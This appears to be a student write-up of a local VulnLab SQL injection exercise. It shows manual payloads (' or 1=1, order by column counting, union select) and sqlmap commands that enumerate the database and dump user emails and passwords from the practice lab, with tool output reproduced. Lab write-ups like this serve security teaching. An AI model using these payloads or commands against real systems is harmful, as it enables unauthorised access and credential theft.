
2. Find the Passwords

Objective: access the passwords database manual way and automatic way

a. **Manual way:**

1. Go to this link: http://localhost:1337/lab/sql-injection/find-password/




Find the Passwords

ID	Username	E-Mail	Name	Surname
1	angelo12	ephraim_frits@supermail.com	Angelo	Williams
2	moore	JohnDMoore@dayrep.com	John	Moore
3	nicool	NicholeWWannamaker@teleworm.us	Nichole	Wannamaker
4	singlewis	LewisLSing@teleworm.us	Lewis	Sing
5	russrebecca	RebeccaJRussell@rhyta.com	Rebecca	Russell
6	arthurnad	ArthurHNadeau@dayrep.com	Arthur	Nadeau
7	teador	temojev119@drlatvia.com	teadorate	macheal
8	Thiped	MaryGChatterton@rhyta.com	Mary	G.Chatterton
9	Duccoldany	CarrieDYoung@rhyta.com	Carrie	Young
10	Basure	KarenRVelez@rhyta.com	Karen	Velez
11	Lonce1992	VirginiaJBryson@jourrapide.com	Virginia	Bryson
12	Lawas1965	TiffanyRGriffith@dayrep.com	Tiffany	Griffith
13	Rompubse	HeatherLJohnson@armyspy.com	Heather	Johnson
14	Sequand	RamonaKWebster@dayrep.com	Ramona	Webster
15	Moret1948	andraJFraser@teleworm.us	Sandra	Fraser

2.


3.



Find the Passwords

ID	Username	E-Mail	Name	Surname

4. It shows that it is vulnerable to SQLI attack, then we further exploit the payload with payload ‘ or 1=1– - :




localhost:1337/lab/sql-injection/find-password/?search=angelo%27+or+1=1--+-
VulnLab
Find the Passwords
Go Back
Source Code
English
Search
Search
Reset

Find the Passwords

ID	Username	E-Mail	Name	Surname
1	angelo12	ephraim_frits@supermail.com	Angelo	Williams
2	moore	JohnDMoore@dayrep.com	John	Moore
3	nicool	NicholeWWannamaker@teleworm.us	Nichole	Wannamaker
4	singlewis	LewisLSing@teleworm.us	Lewis	Sing
5	russrebecca	RebeccaJRussell@rhyta.com	Rebecca	Russell
6	arthurnad	ArthurHNadeau@dayrep.com	Arthur	Nadeau
7	teador	temojev119@drlatvia.com	teadorate	macheal
8	Thiped	MaryGChatterton@rhyta.com	Mary	G.Chatterton
9	Duccoldany	CarrieDYoung@rhyta.com	Carrie	Young
10	Basure	KarenRVelez@rhyta.com	Karen	Velez
11	Lonce1992	VirginiaJBryson@jourrapide.com	Virginia	Bryson
12	Lawas1965	TiffanyRGriffith@dayrep.com	Tiffany	Griffith
13	Rompubse	HeatherLJohnson@armyspy.com	Heather	Johnson
14	Sequand	RamonaKWebster@dayrep.com	Ramona	Webster
15	Moret1948	andraJFraser@teleworm.us	Sandra	Fraser

It displays every records in the database

5. To Further exploit this attack by guessing the number columns in the database, by brute forcing this payload ‘ order by (1-until the it display error)– - . in this case, when the available columns reached, the displayed searched records still showed, but until 7, it results nothing which there are only 6 columns in the database.
6. In order to display the other hidden crucial columns such as username, password, and email. We inject this payload ‘ union select null,null,null,null,null,null from (table_name)– - . and guess what are the names of the columns and the table we target. In this case, we use this payload ‘ union select username,passwordl,emaill,null,null,null from (table_name)– -




ID	Username	E-Mail	Name	Surname
1	angelo12	ephraim_frits@supermail.com	Angelo	Williams
angelo12	ii7phaufuGah	ephraim_frits@supermail.com		
moore	Oir6ot6Aet4	JohnDMoore@dayrep.com		
nicool	Baevaed0jah	NicholeWWannamaker@teleworm.us		
singlewis	aeShek9d	LewisLSing@teleworm.us		
russrebecca	uQuah5athah	RebeccaJRussell@rhyta.com		
arthurnad	to4ixia7C	ArthurHNadeau@dayrep.com		
teador	temojev119	temojev119@drlatvia.com		
Thiped	Iequahx4	MaryGChatterton@rhyta.com		
Duccoldany	kei7Ru4aay	CarrieDYoung@rhyta.com		
Basure	aiPh1aht	KarenRVelez@rhyta.com		
Lonce1992	Oom1dai2Ae	VirginiaJBryson@jourrapide.com		
Lawas1965	ieSh6aim	TiffanyRGriffith@dayrep.com		
Rompubse	Fah6einai7s	HeatherLJohnson@armyspy.com		
Sequand	aeYahm6zee0	RamonaKWebster@dayrep.com		
Moret1948	Oemeey3uji	andraJFraser@teleworm.us		

And as a result, all the important records displayed on the screen.

B. Automatic way:


POC:

1. Enter keyword angelo, and copy the url that contains the parameter of the searching.
2. Open kali linux, and use SQLMap tool, and enter this command:
   sqlmap -u "http://localhost:1337/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs



```
┌──(rafisy㉿kali)-[~/Desktop/tool/SQLMap]
└─$ sqlmap -u "http://localhost:1337/lab/sql-injection/find-password/?search=angelo" --random-age
nt --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.10.5#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
al. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev
elopers assume no liability and are not responsible for any misuse or damage caused by this progr
am

[*] starting @ 10:23:16 /2023-11-08/

[10:23:16] [INFO] fetched random HTTP User-Agent header value 'Opera/9.22 (X11; OpenBSD i386; U;
en)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[10:23:16] [INFO] resuming back-end DBMS 'mysql'
[10:23:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=angelo' AND (SELECT 1363 FROM (SELECT(SLEEP(5)))OHKE) AND 'rKTD'='rKTD

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=angelo' UNION ALL SELECT NULL,NULL,CONCAT(0x7162767071,0x575754555a787a456e4f
6c504668644571597043547259685944 6f4e44646d464d4d486f62636164,0x7178717671),NULL,NULL,NULL-- -
---
[10:23:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[10:23:16] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sql_injection
```


3. o
   sqlmap -u "http://localhost:1337/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs -D sql_injection --tables



```
[10:34:41] [INFO] fetching tables for database: 'sql_injection'
Database: sql_injection
[3 tables]
+--------+
| images |
| stocks |
| users  |
+--------+
```

4. And then, we want to explore what's in the users tables, by using this command:


sqlmap -u "http://localhost:1337/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs -D sql_injection -T users --columns



```
[10:35:45] [INFO] fetching columns for table 'users' in database 'sql_injection'
Database: sql_injection
Table: users
[6 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| name     | varchar(255) |
| email    | varchar(255) |
| id       | int(6)       |
| password | varchar(255) |
| surname  | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

And the crucial and closed information can be accessed, like password

5. This state is already enough to show that the web is vulnerable, however for extra step to know what's in the column, for this case, we want to know whats in id, password, by using this command:
sqlmap -u "http://localhost:1337/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs -D sql_injection -T users -C email,password --dump



```
[10:41:10] [INFO] fetching entries of column(s) 'email,password' for table 'users' in database 's
ql_injection'
Database: sql_injection
Table: users
[15 entries]
+-------------------------------+--------------+
| email                         | password     |
+-------------------------------+--------------+
| ephraim_frits@supermail.com   | ii7phaufuGah |
| JohnDMoore@dayrep.com         | Oir6ot6Aet4  |
| NicholeWWannamaker@teleworm.us | Baevaed0jah  |
| LewisLSing@teleworm.us        | aeShek9d     |
| RebeccaJRussell@rhyta.com     | uQuah5athah  |
| ArthurHNadeau@dayrep.com      | to4ixia7C    |
| temojev119@drlatvia.com       | temojev119   |
| MaryGChatterton@rhyta.com     | Iequahx4     |
| CarrieDYoung@rhyta.com        | kei7Ru4aay   |
| KarenRVelez@rhyta.com         | aiPh1aht     |
| VirginiaJBryson@jourrapide.com | Oom1dai2Ae   |
| TiffanyRGriffith@dayrep.com   | ieSh6aim     |
| HeatherLJohnson@armyspy.com   | Fah6einai7s  |
| RamonaKWebster@dayrep.com     | aeYahm6zee0  |
| andraJFraser@teleworm.us      | Oemeey3uji   |
+-------------------------------+--------------+
```